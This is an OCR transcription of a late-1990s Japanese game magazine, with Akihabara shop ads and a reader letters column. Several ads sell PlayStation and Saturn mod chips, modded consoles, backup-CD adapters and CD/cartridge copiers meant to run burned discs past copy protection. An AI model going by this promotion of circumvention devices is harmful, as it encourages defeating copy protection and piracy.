- 売りたい人は商品と連絡先(電話番号と電話が取れる時間を必ず入れて下さい。イタズラメッセージは自動的にカットします。ポケットベルの番号を入れてもOKです)。
- 相手の迷惑にならない時間に連絡を取って下さい。

激安!! 大売り出し!! 24時間使えます!!

電話でフリーマーケット

とっても楽しい いつでも どこでも コミケ コスプレ

中古ソフトやウラ技、ゲーセン友達募集、同人誌等売ります買います。

マルチボックスって超かんたん

この人は中古ソフトや基板を安く買いたい人

マルチボックスに電話をしてメニューを選び、相手に連絡して売買するしごくかんたん!!

買いたい人

情報ダイヤル

24時間フル稼働リアルタイム。
みんなもメッセージを入れようね。
これを聞けば絶対学校でも人気者!

登録24時間OK!
03-5680-6816

いったい何なの?

売りたい人

中古ソフトや基板、コントローラー、同人誌、不要品、最新情報、絶何でもOKです。

自動的にマルチボックスのコンピューターに登録されます。
全国の情報が1万件近く登録されています。
中古ソフトや基板売りたし。

一般第二種通信事業者届出番号 A-07-1160

上記のお問い合わせ TEL.03-3657-5533 バンクネットサービス

高く買います

秘密厳守

切手(未使用品に限る)、デパート商品券(全国共通に限る)、図書券、テレカ未使用品、ハイウェイカード、オレンジカード(未使用品に限る)、収入印紙、ビール券

売却品を安心、誠実な当社へご送付下さい。

●宅配便か郵送でお送り下さい。送金は現金書留か銀行振り込みで行います。口座番号を記入して下さい。
※買い入れにご不満の場合、2日以内の解約可。

日本ソフトチケット17係 〒125-0062 東京都葛飾区青戸5-31-7-101Aビル TEL.03-3650-0777

AD18

海外ソフト買うならメッセにおまかせっ!!

メッセサンオーの海外ソフト!

NINTENDO 64

《格闘アクション》

モータルコンバット 4 ……¥11,000
★ついにモータル戦士がポリゴンに!! 武器まで使って大暴れ!!
モータルコンバット サブゼロ ……¥11,000
★MK外伝サブゼロが主人公の横スクロールアクション。
モータルコンバット トリロジー ……¥9,524
★キャラクター数26＋αのスーパーバトル。
バイオフリークス ……¥9,800
★イカれたキャラの壮絶血しぶき3Dポリゴン武器格闘。
WCW n.w.o REVENGE ……¥12,000
★WCWプロレスゲーム。オススメ!!
WWFウォーゾーン ……¥11,000
★WWFプロレスゲーム。ストーンコールドが出てるゾ!!
メイス ……¥9,800
★武器格闘アクション!!
キラーインスティンクト ゴールド ……¥11,000
★オススメ名作格ゲー。

《レース》

オフロードチャレンジ ……¥11,000
★4WDで突っ走れ! なぜか空にはUFOが?
エクストリーム G2 ……¥TEL
★グラフィック超キレイ!!
クルージンワールド ……¥11,000
★12種類の車の中から 好きな車で世界を走れ!!

《その他》

NFLクォーターバッククラブ 99 ……¥11,000
★拡張パック対応。フットボールゲーム。
ミッション インポッシブル ……¥9,800
★あの映画のポリゴンゲーム化!!
NFL ブリッツ ……¥11,000
★アーケードから移植のフットボールゲーム。
MADDEN NFL 99 ……¥11,000
★フットボールゲームの定番!!今年もMADDENおじさんは元気です。
ゼルダ(海外版) ……¥12,000
テュロック 2 ……¥12,000
★拡張パックでスゲーキレイ!!
スターウォーズ ローグ スクアドロン ……¥11,000
★こっちも拡張パックでメチャキレイ!!
クェイク64 ……¥11,000
★3Dシューティング
バトルタンク ……¥TEL
デュークニューケン ゼロアワー ……¥TEL
ランページ ユニバーサルツアー ……¥TEL
カルフォルニア スピード ……¥TEL
N64 エクスパンションパック ……¥4,800
★N64拡張RAMです。グラフィックがキレイになります。

64海外ソフトは、別売のゲームアダプターが必要です

海外雑誌

ゲーム プロ ……¥953
EGM ……¥953
エッジ ……¥953
モータルコンバット4コマンドブック ……¥1,905
★フェイタリティコマンド、かくれキャラもバッチリ!!(英語)

セガのニューハード!
メッセサンオーで限定販売!
その名は「ジェネシス3」
詳しくはTELにて

PLAY STATION

モータルコンバット 4 ……¥8,800
★64版との違いはデモムービーがある事。(実写)
モータルコンバット トリロジー ……¥6,800
★定番ですネ!!
メタルギア ソリッド ……¥8,800
★アメリカでもソリッドスネークは人気です!!
WCW n.w.oサンダー ……¥7,800
WCW ナイトロ ……¥7,800
VS(バーサス) ……¥7,800
★米国のチーマー(死語)達が繰り広げる3Dポリゴン格闘。
バスト ア グルーブ ……¥7,800
★バスト ア ムーブの海外版です。曲が英語です。
バイオフリークス ……¥7,800
★血まみれ変なキャラ格闘 3Dポリゴンです!!
グランツーリスモ (海外バージョン) ……¥8,800
★売れてます!!
リブート ……¥5,800
アクティビジョンクラシック ……¥6,800
★ATARI 2600のゲーム30本が、この1本に!!
デュークニューケン タイム トゥ キル ……¥7,800
★デューク・レイダースそれともトゥーム・ニューケンか? オススメ!!
カーディナル シン ……¥8,800
★日本で発売中止になった3Dポリゴン格闘。
アタリ コレクション 1 ……¥6,800
ミッドウェイ コレクション 2 ……¥6,800
コントラアドベンチャー ……¥7,800
★日本未発売。あのコントラです。
プロジェクト オーバーキル ……¥6,800
★日本未発売。クォータービューアクション。
タイフー ……¥TEL

PS海外ソフトは、海外ハードが必要です

海外バージョン ポケモン

《GAME BOY》

ポケモン レッド ……¥5,300
ポケモン ブルー ……¥5,300
モータルコンバット 4(カラー) ……¥5,300
ビットフォール(カラー) ……¥4,800
メン イン ブラック(カラー) ……¥4,800

ハード周辺

プレイステーション
SCPH-7001海外用 ¥TEL
メガドラ版ノマド
★ノマドでメガドラソフトがそのまま出来る!! ……¥16,000
ノマド パワーパック
★充電BOXです ……¥9,524
ゲームギア(海外版)
★今ならバーチャファイターミニ付だ!! ……¥7,972
64ゲームアダプター
★海外64ゲームを日本製の本体で使えます ……¥2,200
マジックキー(メガキー)
★GENESISソフトをメガドライブで使えます。その逆もOK!! ……¥1,905
スーパーアダプター
★SNESソフトをスーパーファミコンで使えます ……¥1,905

海外ソフト 全国通販実施中!


お電話にてご注文後、即配達。
代金は商品受取時にお支払いという代引システムをご利用ください。

★ご注文手順★

①下記までTELし、在庫の有無、合計金額を確認。
②宅急便にて即日発送致します。
※当日発送はPM4:00受付分までとさせて頂きます。

営業時間 / 月～水 10:30～20:00 / 木～土 10:00～20:00 / 日・祝 10:30～19:30

オリジナルテレカなど特典付ゲームソフト
インターネット全国通販絶好調!!
★特典付家庭用ゲームソフト ★特典付パソコンソフト ★同人誌
海外ソフトのインターネットも始めました!



(株)メッセサンオー本店
〒101-0021 東京都千代田区外神田3-14-8
TEL.03-3255-3452
FAX.03-3255-3455
http://www.messe-sanoh.co.jp/

ゲームショップ
紙風船
KAMIFUHSEN
東京都千代田区外神田3-10-3 イサミヤ第一ビル1F
TEL03（5297）8398 FAX03(5297)8399
URL http://www.kamifusen.co.jp/

秋葉原店　東京都千代田区外神田3-10-3 イサミヤ第一ビル1F
TEL 03-5297-8398 FAX 03-5297-8399
大阪日本橋店　大阪市浪速区日本橋5-12-5 三輪ビル6F
TEL 06-6630-1120 FAX 06-6630-1140
長野松本店　長野県松本市中央1-3-20 藤森ビル2F
TEL 0263-32-7200

【通販部】03-5297-8398
受付時間 AM11:00～PM7:00 年中無休

ご注意

通信販売は秋葉原店のみ受付けております。
表示価格は全て消費税込みです。
ハードの改造を行うことにより各メーカーの保証対象外となります。改造は個人の責任において行って下さい。

在庫がない商品はお届けするのに時間がかかる場合がございますのであらかじめお電話にて在庫状況をご確認下さい。一度御買い上げいただいた商品の返品および発注後のキャンセル・変更は出来ません。但し配送時に生じた破損・メーカーの認める不良の場合には新品と交換いたします。製品によっては一部のハード・ソフトに対応できないものがあります。商品の仕様・外観等は改良の為、予告なく変更することがあります。

PS MOD-CHIP 新プロテクト対応型 R·H·P-CHIP V3 Ver.

★SCPH-1000～7000 8PIN7ワイヤー
★SCPH-7500 8PIN 6 ワイヤー

3月30日までに発売された新プロテクト搭載ソフト（全13本）は全て一発起動可能です。面倒なスイッチの取付や回避コードの入力などはもはや必要ありません!!

一発起動

SCPH-1000～SCPH-7500全機種対応
当店オリジナル配線図付き
スイッチ・コード入力一切必要なし!

従来のMOD-CHIPだと動作不可能だった新プロテクト搭載のゲームソフトが起動できるようになります。業界最強のMOD-CHIP遂に販売開始!!注）今後発売される全てのソフトの動作を保証できるものではありません。

¥4,000

改造に自信の無い方、道具を揃えるのが面倒な方にお奨めの改造済本体。

R·H·P-V3搭載済本体　通常CHIP搭載済本体　日本未発売モデル

SCPH-7500
Original+Backup
税込価格 ¥25,600


SCPH-7500
Original+Backup
税込価格 ¥23,800

SCPH-5903
Original+Backup+Video-CD
税込価格 ¥43,800

MOD CHIP
8pin 4-wire
for PS

このCHIPを搭載することによりPSがバックアップCD対応になります。SCPH-1000～SCPH-7500までの全機種に対応。配線図付。全て国産品で動作確認済の安定動作品のみを取扱っております。
注）RHP非対応

¥2,200



SS KEY
20pin
for SS

この基板を搭載することによりSSがバックアップCD対応になります。SSには20pinと21pinの2種類の本体がありますので、御手持ちの本体をご確認下さい。当店オリジナルの写真入り取付けマニュアル付き。

各¥4,900

CD-R バックアップ対応化ツール

税込価格 **¥9,800**

改造不要
MOD-CHIPのような本体基板への半田付け等の改造が必要ありません。PS本体後部の拡張端子に挿し込むだけでバックアップしたCD-Rや海外ソフトが動作するようになります。

■特徴■
半田ごてを握り、PS本体に改造する必要がありません。本体後部の拡張端子に挿し込むだけで、CD-Rに焼いたバックアップCDや海外ソフトを動作させることが可能です。使い方も簡単。まずオリジナルで起動させるとソフトを交換するメニューが表示されるので遊びたいソフトに交換するだけでOK。
※起動用にオリジナルソフトが一枚必要になります。また2枚組み以上のソフトは動作保証できません。

Free Software Adaptor
FSアダプター

ゲームショップ 紙風船
AM11:00～PM7:00・年中無休
ご注文はお電話03-5297-8398 24時間 FAX03-5297-8399まで
〒101-0021
東京都千代田区外神田3-10-3 イサミヤ第一ビル1F
URL：http://www.kamifusen.co.jp/

勝利少年金手指

for PS

PS本体後部の拡張端子に接続することで使用可能。通常の改造コード機能だけでなく、本体高速起動・映像閲覧・画像閲覧等の機能が・・・。

¥4,980

GoldenFinger

for SS

SS用の標準的な機能の改造コードユニット。カートリッジスロットに挿し込むだけで使用できます。

¥4,000

LINKBOARD

for PC

パソコンと改造コードユニットを接続するボード。自分で改造コードが探せる。

¥4,500

ULTRA 64 MEMORY CARD
大容量メモリーカード

for N64

N64用の大容量メモリーカード。容量は純正の4倍。

¥1,900

大容量メモリーカード
90・135ブロック（圧縮）

for PS

圧縮タイプメモリーカード。LEDにより現在のページがわかります。色は6Mが青、9Mが黒になります。

90ブロック **¥3,500**

135ブロック **¥4,500**

大容量メモリーカード
120ブロック（圧縮）

for PS

メモリーカード上のボタンを押すことでページの切替えが可能。LEDにより現在のページがわかります。

¥1,980

電視精霊 2
TVチューナー機能内蔵 アップスキャンコンバーター

TVチューナー内蔵のアップスキャンコンバーター。DOS/Vパソコンのモニターにビデオ機器を写せます。リモコン付。

¥19,800

TURBO GUN
PS・SS両対応ガンコントローラー

for PS・SS

PSのGUNコン・Hプラスター用ソフト、SSのガン用ソフトに対応しています。

¥3,980

RAINBOW CASE
交換用ケース

for GBP

GBPの交換用ケース。色も黄・緑の半透明色と全透明、夜光色があります。専用ドライバー付き。

各¥1,980

SUPER CgB BACKUP TOOLS

NEW

for GB

GB用のソフトをバックアップするマシン。PCとのリンク機能有。バックアップするには別売のビーイフェンカードが必要です。

¥19,800

ビーイフェンカード
ゲームボーイ&カラー共通16MBカートリッジ

NEW

for GB

全てのゲームボーイシリーズで使用可能。ただしゲームボーイカラーを使用しない場合は白黒画面になります。

¥8,000

GB 変換アダプター
変換アダプター

NEW

for PS

PSでGBのソフトを動作可能にするアダプター。PAR+MOD機能もついていますのでCD-Rも動作可能です。（注：一部非対応のソフト有）

¥5,800

領航者
コントローラワイヤレス化キット

NEW

for PS

PS本体に装着してコントローラーをワイヤレスにする優れもの。PS用のマウスにも対応。

¥2,980

V-CD MOVIE CARD
PSでV-CDが再生可能に

NEW

for PS

PSでV-CDが再生可能になるユニット。V-CD再生機能のほかに、PAR機能+MOD機能もついた最新版です。

¥10,500

夢想家
高性能TFTモニター

NEW

6インチサイズのTFTモニター。専用ACアダプターとAVケーブルが付属しています。

¥22,000

◆ご注文方法

まず、お電話もしくはFAXにて商品の在庫・価格をご確認下さい。お支払い方法は商品引着時にお支払いいただく代金引換になっております。商品の代金の他に送料（別途参照）と代引手数料¥500がかかります。

■通信販売は秋葉原店のみです。■上記の価格は消費税込みです。

●送料一覧表

関東・信越・東海・北陸・関西	¥700
東北・中国・四国	¥800
北海道・九州	¥900
沖縄	¥2,000

●在庫がない商品はお届けするのに時間がかかる場合がありますので、あらかじめお電話にて在庫状況をご確認下さい。●価格は変更になる場合がありますのでご注意下さい。●一度お買い上げいただいた商品の返品および発注後のキャンセル・変更は出来ません。但し配送時に生じた破損・メーカーの認める不良の場合には新品と交換致します。●製品によっては一部のソフト・ハードに対応できないものがあります。

東京・秋葉原店


東京都千代田区外神田3-10-3 イサミヤ第一ビル1F

大阪・日本橋店

大阪市浪速区日本橋5-12-5 三輪ビル6F

待望のMP3CD-ROMプレイヤー現る！

Stand-alone MP3 CD-ROM Player



ついに待望のCD・CD-R対応MP3プレーヤーが！
DVD-ROMドライブも接続可能。
使い方は無限大の可能性を秘めて４月末出荷開始。
車載にすれば東京－大阪間をＣＤ１枚でドライブ可能。

- ISO9660 Joliet LomeoのMP3フォーマット対応
- MpegAudioLayer3とMPEG1 MPEG2にも対応
- 2200以上の曲を連続再生可能
- CD-DAも再生可能
- 再生ドライブは等速から対応
- ステレオミニジャック標準装備
- 31keyリモコン付き
- ATAPIインターフェース方式
- ランダムプレイ　リピート
- 10秒頭出し機能

MP-ROM単体価格
CD-ROMドライブ・ケースは含まれません
¥32,800

オールインワンセット価格
ケースデザインなど変更の場合があります
¥47,800

予約受付中

取付専門工場完備
2DINサイズにて車載取付
ご相談可能です

２２００曲以上の連続再生もいけてしまう！
CD-R 1枚で約10時間以上再生可能！

日本総代理　ハーマンズ
http://www.mp-rom.8m.com/
※他社の並行輸入販売品に対しましてはメーカー及び国内代理店は一切保証致しません、ご注意下さい。

CD-Rコピーアダプタ
『ＣｏｐｙＡＬＬ』

8倍速PLEXTOR/PX-R820T対応
8倍速Panasonic CW-7503B対応


日本総代理　ハーマンズ
http://www.copy-all.8m.com/
※他社の並行輸入販売品
に対しましてはメーカー及び
国内代理店は一切保証致しません。
ご注意下さい。

初心者でも簡単一発コピー！

SCSIインターフェースに装着するだけでCDコピー可能。
しかもパソコンが無くても使えるお手軽さ！
ボタンを押すだけで何でもOK！です。
音楽からナビ研・PS＆PCどんな物でも対応可能。
サウンド機能搭載で書き込み終了もすぐに解る。
失敗はほぼ皆無で安定度は最高品質です。
他社の１０万円台のデュプリケーターマシンより
書き込み精度バツグン、ドライブの性能を120%
引き出す魔法のアイテム！
CD-Rのコストを飛躍的に下げられます。

- ファームウェアでのアップデート機能
- 複数のCD-R同時書き込みに対応(3/31現在は1:1モデルのみ)
- 高速書き込みモード＆セーフモード機能
- テストモード＆リアルライト機能
- SCSIフル50P接続
- 世界最軽量１９×６７×７７／８０ｇ

その他ドライブも随時対応→



対応CD-ROM
CyberDrive:080S/120S
Matsusita:CR-506-B/CR-508-B
PIONEER:DR-U06S/CD-U16S
Plextor:PX-40T/PX-32T/PX-20T
SONY:CDU-76S/CDU-415/CDU-625
TEAC:CD-532S
TOSHIBA:XM-6201B

対応CD-R
Caravell:CDR-N820S
JVC:XRW2040/XRW2042
Matsusita:CW-7501/CW-7502/CW-7503
Plextor:820T/PX-R412C
SANYO:CRD-R800S
SONY:CDU-920S/CDU-924S/CDU-928S
TEAC:CDR-55S
Traxdata:CDR-4210
YAMAHA:CDR-200t/CDR-400/CRW-2260/
CRW-4260/CRW-4216/CRW-4416

対応フォーマット
CD-ROM Mode1/Mode2・CD-DA
CD-ROM XA
VideoCD・CD-G・MixMode
Multisrssion
CD Bridge・PhotoCD・CDExtra
GAME CD
PS SS 3DO 各種特殊
CD TXIT・ブートCD
PMCDにも対応予定

あ特価¥28,800－

改造でPS壊しちゃった！！なんて方多いですよね？
壊れてても下取り・買取致します

一例　壊れた本体→新品SCPH-7500改へ　差額は3月31日現在の価格です

差額 **15,000円**で3ヶ月保証付き新品へ

リビルト用ＰＳパーツ大量在庫中！お問い合わせ下さい

SCPH-1000～5000用
電源ユニット　¥2000～
ケース　¥2000～
マザーボード　¥5000～

SCPH-5500～7500用
電源ユニット　¥4500～
ケース　¥4500～
マザーボード　¥8000～

超絶危険地帯的電脳専門店
あきばお～
亜細亜電脳中心
http://www.akibaoo.co.jp/

アルバイト・社員幹部候補 熱烈大募集！

一緒にあきばお～を作りませんか？
新規店舗出店を計画しており、体力自慢の方・一芸をお持ちの方・スワヒリ語が堪能な方・とにかく店長になりたい方など幅広く毎日募集中、
応募要領は電話にて面接日をお問い合わせ下さい。
問合せ先　03-3251-6727　担当　中村迄

下僕募集
過酷な労働条件に耐えられる精神と体をお持ちの若者は今すぐお電話を！
男女問わず未経験者大歓迎
電脳遊技戦隊
あきばお～
アジアの技術恐るべしぃ！！！！！
プロレーサー あ価格￥6，900－
PRO RACER
シューマッハもビックリ仰天のステアリングが登場！
ステアリングはヤンキー仕様で小さめになっています。ハンドルにフルコントローラ搭載
DUOショック対応
VRF1
アクセル&ブレーキペダル付属
ステアリング部にコントローラが導入されている
あ価格
￥5，980－
PSコンバータ
PSで色んな本体のコントローラが使える変換器
SS/N64/SFC
あ価格
￥2,780－
PRO RACING
￥4,500－
これを極めればRCカーグランプリにきっと出場できます。（笑）
PS対応
振動機構内臓
ラジコンのプロポ仕様
アナログ・ディヂタル両対応
ネジコンモード・DUOショックモード切替機能
プロショックアーケード
イカしたスティックコントローラでDUOショック対応！
スティックが揺れると違和感あるなぁ
当店大人気商品
あ価格
￥3,980－
す～ぱ～パンサー
新しくなって新登場！！
電池不要・振動機能付き
オートリロード切替機能
あ価格
特価￥2,380－
プレステ電影王
プレステでVideoCDが見れる！しかも自作のVideoCDも再生可能お気に入りのムービーを一人占めだ！
あ価格
￥7，500－
アジアの圧縮技術が生んだ凄いメモリカード今回でこの商品は終了します。もう２度と載せません。買い忘れないでね。
せっかくだから選んでくれよ。
480ブロック
￥2,480－
安くてイイGUNコン
その名は「スコーピオン」
あ価格￥2,480－
撃つと振動が来る
小さくて撃ちやすい
価格がやすい
やすっぽい
３拍子揃った人気製品DETH
SCORPION
GBPボディーカラー交換キット
専用ドライバ付きで簡単に交換できます。iMAC仕様も販売中
￥980－
最新ブローバック式GUNコン入荷
店長おすすめ品
AVENGER
PS・SS対応
オートリロード&アーケードペダル
ブローバック機構
オートファイア
あきば特価￥3，980－
引き金を引くと撃った反動が感じられて気持ちがイイ本物嗜好あなたに…
DOCTOR V64Jr
256M
N64のバックアップ機ついに登場
小型で256Mメモリ内臓
PAL/NTSC対応
パラレルI/F搭載
PCからデータを転送、データをそのまま外に持ち運び可能
あ価格￥25,800－
GAMEBOY バックアップ機
GB Xchanger
特価９８００円
4Mカートリッジ
特価５２８０円
16Mカートリッジ
特価９２８０円
注：他社並行輸入商品に対しましてはメーカー保証は一切ございません。
又国内代理店は一切保証いたしません。
GB Xchanger
国内正規販売代理店
オフィシャルURL
http://www.bung.com.hk/
店長スペース
私はGBが大好きだ。だからGBXは感動で見つけたときに感動しました今回は「ねると」の最新版の機器を入手しました。次号へつづく
台湾科学力 熱売中！
N64&PSのコントローラをパソコンのゲームポートに接続出来るアダプタ。
当店大人気商品！！
あ価格２，９８０円
2號店 2階 3階は亜細亜ものとメディアの巣窟です
他店を滅ぼす安さとサービス！滅ぼすよぉそりゃものすごい勢いで！！
エロゲー売場でございます。
GBで発見！！
綾波っち
1000本大人気！
GBで綾波と会える！
話題の同人作品です。
カップリングにマルチ入ってます。
マルチの格闘ゲーム
２５００円
大人気爆発中！
店頭デモしてまーす
←抱き枕カバー
・ナコルル
・さくら
・ルリ
・マルチ
各￥8,000－
今月の一押しソフト予定表BBS
・4/30心のかけら(フォスター)
・4/23東京九龍(ジャニス)
・4/28こみっくパーティー(リーフ)
・4/9終末の過ごし方(アボガド)
・4/23VIPER-F50(ソニア)
・3/5リトルMyメイド(ウィル)
・WoRKsDoLL(アクテノーズ)
シーズウェア ラブ・プロデューサー
ウラン ガールフレンドイヤ外伝
D.O. 加奈～いもうと～
シーズウェア ADAM
インターハート 警備員
フェアリーテール リップスティックアドベンチャーEX
ウラン D.S.
↑２號店改装工事完了！128倍パワーアップ
同人ソフト専用コーナー拡張しました。新人さんもどんどん持って来て下さい。千客万来・来る者拒まず！
話題の新作ザクザク入荷！
エロの定番！ビデオも取り扱い中
実写系激安超品質的電影入荷
店長はエビが嫌いです。持ってくると出入り禁止の恐れ有り…
新作買うと特別特典が盛りだくさん！？
通信販売方法
全国津々浦々 亜細亜壱番超級価格熱売中
ご迷惑をおかけしております電話注文・代引き注文は９９年4月よりスタート予定！
インターネットなら http://www.akibaoo.co.jp/ (自動見積・受注が出来ます)
FAXなら 東京０３－３２５１－６７４７ (折り返し当社より見積FAX致します)
ご注文が多く、お申込み時に左記にて受注番号を発行しております
営業時間 平日11:00～20:00 日祭日10:00～19:00
店頭
東京都千代田区外神田4-3-11栗原ビル３階
1號店 電話03-3251-6727
東京都千代田区外神田3-2-11遠藤ビル2階
2號店 電話03-3257-0234
通販 25時間 年中無休 超級販売
internet Akibaoo http://www.akibaoo.co.jp/
Call Fax No 03-3251-6747

Internet CD-R Pro Shop
ESPERANSA
http://www.landport.co.jp/esp

CD-Rのことならおまかせ
インターネットCD−Rプロショップ
エスペランサ

キメの一枚
三井化学メディア
CDR74N¥248

New
MP3 イントロパック Studio Unreal
使える！かんたん！MP3再生／変換ソフトウェア for Windows95/98/NT

MP3 イントロパック で
まずはギュギュッとエンコード

MP3に関する全てが可能なオールインワンパッケージ。
強力なCDリッピング（CD2WAV互換）、高速・高音質なエンコードエンジンを搭載。邦盤CDDBにも対応。

エスペランサダイレクトプライス
特価￥5,500（税別）

MP3、始めるなら この2本。これで決まり！

エスペランサダイレクトプライス
特価￥3,500（税別）

氾濫するMP3ファイルをアルバム化するMP3の支援ユーティリティ。
CD-Rジャケット印刷機能搭載。MP3/RIFF MP3自動変換。Excelライクなタグ編集。汎用性重視のDB機能など。

そしてササッと整理する
MP3アルバム化計画
MP3整理ツールソフトウェア for Windows95/98/NT
http://www.landport.co.jp/mp3

ディスクジャグラー
DiscJuggler
エスペランサ ダイレクトプライス
¥14,800→¥12,800（税別）
どんなフォーマットもボタン一発で簡単正確にCDをデュプリケート。地上最強のソフト!!

http://www.landport.co.jp/DJ

▼CD-Rメディアも大特価!!

やっぱ国産
CDストンパーに最適なプリンタブル
三菱 R74N1 ¥139
これで焼けなきゃ諦めましょう
TDK CDR74S ¥172
太陽誘電 CD-R74TY ¥165
CD-R74ZY ¥165

品薄
透かして分かるその品質
CMC Mr.Data ¥129
5分おまけでちょっぴりおトク
74+α（79分メディア） ¥259

その他商品も大特価!! 大特価!! 大特価!!

▼CD−Rドライブ
Caravelle CDR820EXFBS/K ¥49,000

▼CDラベル製作キットCDストンパー
CDストンパー(Win&Mac両用) ¥7,800
普通紙追加ラベル (A4サイズ50枚入) ¥2,500
スーパーファイン追加ラベル(20枚入) ¥1,980

新発売!!光沢紙追加ラベル
写真のような仕上がり、大切な一枚のために
A4サイズ10枚（20ラベル） ¥2,500

CD Mate ¥198,000（税別）
パソコン不要のデュプリケータ「CD Mate」の新製品!!
上下に、イメージから二台同時書き込みを実現。快適なデュプリケートを行えます。簡単操作の家電感覚でさくさく動く究極マシンです。

ご注文はお電話やFAXでもお受けしております。価格は全て税別です。
〒101-0021 東京都千代田区外神田2-2-19 MKビル4F ランドポート（株）エスペランサ事業部
esp@landport.co.jp TEL:03-3258-1088 FAX:03-3258-1089
営業時間/月〜金:午前10時〜午後6時 土曜:午後12時〜午後6時 定休日/日曜祝祭日
振込先:さくら銀行 新宿新都心支店 普通口座 6122020 エスペランサ
(振込手数料はお客様負担。入金確認後、商品を発送または代引発送)

今月のオススメ商品
DAO CDRWIN ver3.7B
¥7600
マニア御用達ライティングソフト
これが業界一の低価格なんだな

編と読者のTalk2Talk

GL User's Room

お便り、イラスト待っています!!

編新学期や新年度で忙しいとは思いますが、みなさんいかがお過ごしですか？ ゲームラボは今月も元気です。


偏「中古問題」や「大作主義」など、あいかわらず大手メーカー主導のゲーム＆パソコン業界。彼らには「ユーザーという忘れ物」を届けないといけないよな。

編スクウェアもバグを直せば、「かっこいいメーカーとはこういうことだ」って胸を張れたのにね。

偏こんなご時世でも、ユーザーは強く生きろってことかな。そんなこんなで、今月もゲーム＆パソコンを本音で語るTalk2Talkいってみよう!!

プレステ2が発表される今日このごろ


7,500万のポリゴン数についていけるメーカーが何社あるやら…。プレステを残すのがわかるような気がします。ドリキャスも住みわけで生き残るのでしょうか？ ま、その前にユーザーがゲーム離れをおこしていなければよいのですが…。とりあえず、7,500万ポリゴンを使ったカスゲーが楽しみ



三重県　AKI

編桜の季節到来ですよ(笑)。

偏『サクラ大戦2』から1年か(ってどういう時間の把握のしかただ…)。ほえほえしたこの季節が1番なごむっス。



愛媛県　加山　雄二

編名付けて、藤島康介3部作といったところでしょうか。これほど春の季節が似合う漫画家もほかにいませんよね。

偏4月24日公開の映画も楽しみだよな。

●『FFⅧ』はギャルゲーだったんですね。(神奈川県秦野市/やっぱりあやねが好き) 編そんなとらえられかたをしているとは、スクウェアも思わなかったでしょう。たしかにリノアのセリフとかは、純な男の心の琴線に触れるようないいあんばいの作りになっていますが。サスガです。

東京都　イクスェス

㊞その手のソフトがいっせい解禁になると、噂では聞くのですが…。いつになるんでしょうね。
㊟特集のページで紹介したように、アダルトソフトがプレステのほうで出ちゃったな。

山形県　ZEN

㊟えみりゅんが20才になって、しかもジャーナリスト希望ってのもなんだかなぁ。
㊞また外注に頼っているようですよ。前作のようにこける可能性が高そうですが…。

熊本県　丁海音

㊞『センチメンタルグラフティ』同様、この作品もドリキャスで続編が出るんでしょうね。
㊟前作のキャラを活かすため、主人公の葬式から物語が始まったりして。

SEGAパートナーズ

です（個人的にコナミあたりに期待）。

（福岡県北九州市/こて）

㊞あのスペックを使いこなせるメーカーなんて1社もないですよね。
㊟『FFⅧ』も、後半のムービーは髪がそよがなかったよな(笑)。これからますます龍頭蛇尾なソフトが出てくるってわけだ。
㊞マシンスペックばかりを追い求めるのは、大艦巨砲主義と同じようなものですかね。身軽な航空兵器（ゲームに当てはめると携帯ゲーム機か?）に取って代わられたりして。

『FFⅧ』を購入した知人連中に

リサーチをかけてみました。

――おもしろかった?

「ダルい」、「つまらん」、「みにくい」、「プロテクトに引っかかった。ムカツク」、「オーディン、出てくるな」

任天堂ファンクラブ


京都府　SUMIやん

㊟『聖剣2』といえば、ボスを倒したあとにセレクトボタン…。
㊞バグといえば、まずこれが出てくるくらい有名ですよね。プレステで出る続編は、大丈夫なんでしょうか。

東京都　ベイダー

㊟「コンビニでポケモンをプリントアウトしよう!!」などといって、さらにキャラクターで押す任天堂です。
㊞版権ビジネスばかりだと王者任天堂の名前が泣くよな。

大阪府　ベーコン



㊟というわけで、やたらとこのゲームでは標的にされるピカチュウです。いやはや、人気者はたいへんですなぁ。
㊞まぁ、有名税ってやつだからしょうがないっスよ。


●webtvに加入しようかと。でもスカパーにも加入してるしなあ…。(福島県福島市/ベーすまん)　㊞は加入の予定なし。だって時間がないんだもの。でも、加入してみてもよいかもね。みんなで無駄遣いをたくさんして社会にお金を回さないと景気はよくなりません。これ経済の原則ね。

神奈川県　みかづきないと

ポケステ売ってな〜い。中古で4,980円ならあるんだけど…。納得いか〜ん。

㊝おっ、このキャラは「夢のクレヨン王国」のプーニャじゃないっスか。ラブリー。

京都府　でらぞう



㊝玄人受けする良作です。プレステって遊べるソフトがたくさんありますね。

